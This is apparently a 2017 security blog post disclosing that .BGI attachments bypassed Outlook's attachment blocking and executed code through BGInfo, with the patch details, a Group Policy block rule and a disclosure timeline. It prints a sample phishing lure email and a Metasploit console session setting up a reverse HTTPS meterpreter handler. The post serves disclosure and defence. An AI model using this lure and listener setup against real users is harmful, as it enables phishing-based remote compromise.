MENU

WHOAMI /ALL
Chief Technical Architect – Microsoft Security
Most Valuable Professional
Microsoft Certified Trainer
Giac Certified Penetration Tester
Microsoft infrastructure and security expert (security researcher)
15 years+ with Microsoft technology
http://oddvar.moe
I like memes and gifs
@oddvarmoe
advania
Microsoft
Domene
sers
Ola Normann

ODDVAR MOE'S BLOG

Notes from My adventures with Windows security


DEFENSE-IN-DEPTH WRITE-UP

Posted on 13 Sep 2017

TL;DR

.BGI files can be sent on mail as attachment and can execute code when opened.Requires that BGinfo.exe has been run on the remote machine once. It will also bypass Outlook attachment protection (Fixed with Defense-in-depth patch from September 2017). PowerShell functions to generate BGI and VBSWebMeter here: https://github.com/api0cradle/BGInfo


I was acknowledged on the MSRC acknowledgments page and I wanted to do a quick little write-up on my contribution to the Defense-in-depth patch.




Acknowledged For	Reference	Acknowledgment
September 2017		
Defense-in-depth		• Genwei Jiang and Dhanesh Kizhakkinan of FireEye, Inc. • Microsoft Office Security Team • Oddvar Moe (@oddvarmoe) working for Advania AS • Richard Shupak

Earlier this year I discovered that you can use BGInfo to execute code to bypass application whitelisting with the use of .BGI files. After this blogpost I also discovered that .BGI files are in fact not blocked by Microsoft Outlook as an attachment (I guess you see where this is going). It turned out if BGinfo had been executed one time on a computer it would associate .BGI files with BGinfo (nice). So I tried to send myself a .BGI file and open the attachment. “boom”, it executed beautifully.

At first I was really excited since Microsoft offered bounty for similar types of attacks.



Program Name	Start Date	Ending Date	Eligible Entries	Bounty range
Microsoft Office Bounty Program	March 15, 2017	June 15, 2017	Vulnerabilities on Office Insider **TIME LIMITED.**	Up to $15,000 USD



Code execution by bypassing Outlook's automatic attachment block policies for a predefined set of extensions, listed below, that are by default blocked by Outlook.	No	Required	High	Up to $9,000
	No	Required	Low	Up to $6,000


The problem with this was that .BGI files was not a part of the predefined list that would trigger a bounty (bummer). Money is not something that drives me, but it would be a nice bonus to have.

The list of extensions that would have qualified for a bounty: ade;adp;app;asp;bas;bat;cer;chm;cmd;cnt;com;cpl;crt;csh;der;diagcab;exe;
fxp;gadget;grp;hlp;hpj;hta;inf;ins;isp;its;jar;jnlp;js;jse;ksh;lnk;mad;maf;mag;
mam;maq;mar;mas;mat;mau;mav;maw;mcf;mda;mdb;mde;mdt;mdw;mdz;
msc;msh;msh1;msh2;msh1xml;msh2xml;mshxml;msi;msp;mst;ops;osd;

pcd;pif;pl;plg;prf;prg;ps1;ps2;ps1xml;ps2xml;psc1;psc2;pst;reg;scf;scr;sct;
shb;shs;tmp;url;vb;vbe;vbp;vbs;vsmacros;vsw;ws;wsc;wsf;wsh;xbap;xll;xnk

I also created two PowerShell functions to create this BGI file and the needed VBS script. More on this here: https://github.com/api0cradle/BGInfo

This is how a typical mail would look like.



lør. 27.05.2017 01.47

Oddvar Moe <odd

Open attached file


Til Oddvar Håland Moe

SystemUpdate.bgi
1 KB

Very important!

best regards
Friendly hacker Oddvar

A video where I used an earlier version of my script to demonstrate the PoC for Microsoft. (no music – sorry)



Very important!


best regards
Friendly hacker Oddvar

```
######## WAVE 4 ######## SCORE 31337 ################################ HIGH FFFFFFFF #
                                                       http://metasploit.com

Payload caught by AV? Fly under the radar with Dynamic Payloads in
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.14.17-dev                         ]
+ -- --=[ 1640 exploits - 944 auxiliary - 293 post        ]
+ -- --=[ 486 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set AutoRunScript post/windows/manage/migrate NAME=notepad.exe
AutoRunScript => post/windows/manage/migrate NAME=notepad.exe
msf exploit(handler) > set EnableUnicodeEncoding true
EnableUnicodeEncoding => true
msf exploit(handler) > set EnableStageEncoding true
EnableStageEncoding => true
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://0.0.0.
msf exploit(handler) > [*] Starting the payload han

msf exploit(handler) >
```

Oddvar Moe
Open attached file
Very important! best regards
Friendly hacker Oddvar <slutt>
Outlook 2016

This issue is fixed with the Defense-in-depth patches for September 2017. I have verified on Office 2016.
Office 2016: https://support.microsoft.com/en-ca/help/4011126/descriptionofthesecurityupdateforoffice2016september12-2017
Office 2013: https://support.microsoft.com/en-au/help/4011103/descriptionofthesecurityupdateforoffice2013september12-2017
Office 2010: https://support.microsoft.com/en-us/help/4011055/descriptionofthesecurityupdateforoffice2010september12-2017
Office 2007: https://support.microsoft.com/ms-my/help/4011063/descriptionofthesecurityupdatefor2007microsoftofficesuiteseptember12-2

If for some reason you are not able to patch and need to fix this at once I recommend that you implement blocking of .BGI files. This can be done by adding block rule in Group Policy like this:



User Configuration (Enabled)

Policies

Administrative Templates

Policy definitions (ADMX files) retrieved from the central store.

Control Panel/Personalization

Microsoft Excel 2013/Excel Options/Security/Trust Center

Microsoft Excel 2016/Excel Options/Security/Trust Center

Microsoft Outlook 2013/Security/Security Form Settings/Attachment Security

Policy	Setting	Comment
Add file extensions to block as Level 1	Enabled	
Additional Extensions: Example: EXE;REG;COM	BGI	

Microsoft Outlook 2016/Security/Security Form Settings/Attachment Security

Policy	Setting	Comment
Add file extensions to block as Level 1	Enabled	
Additional Extensions: Example: EXE;REG;COM	BGI	

Hope you liked my write-up, and as always feedback is mostly welcome.

Disclosure timeline:
05/26/2017: Report submitted to secure@microsoft.com
06/02/2017: Response from Microsoft that it was sent to Product team.
06/16/2017: Response from Microsoft that it was not bounty worthy due to the list of predefined files.
08/01/2017: Confirmation that it will be fixed in the Defense-in-depth patch of September 2017
09/12/2017: Patch released

SHARE THIS:

Twitter Facebook Google

★ Like

Be the first to like this.

RELATED

Bypassing Application Whitelisting with BGInfo
In "Security"

Putting data in Alternate data streams and how to execute it - part 2
In "Security"

Windows Defender Attack Surface Reduction Rules bypass
In "Security"

PREVIOUS POST
Research on CMSTP.exe

NEXT POST
My experience with IT DEV CONNECTIONS 2017 and demo videos

LEAVE A REPLY

Enter your comment here...

Search ... SEARCH

POWERED BY WORDPRESS.COM.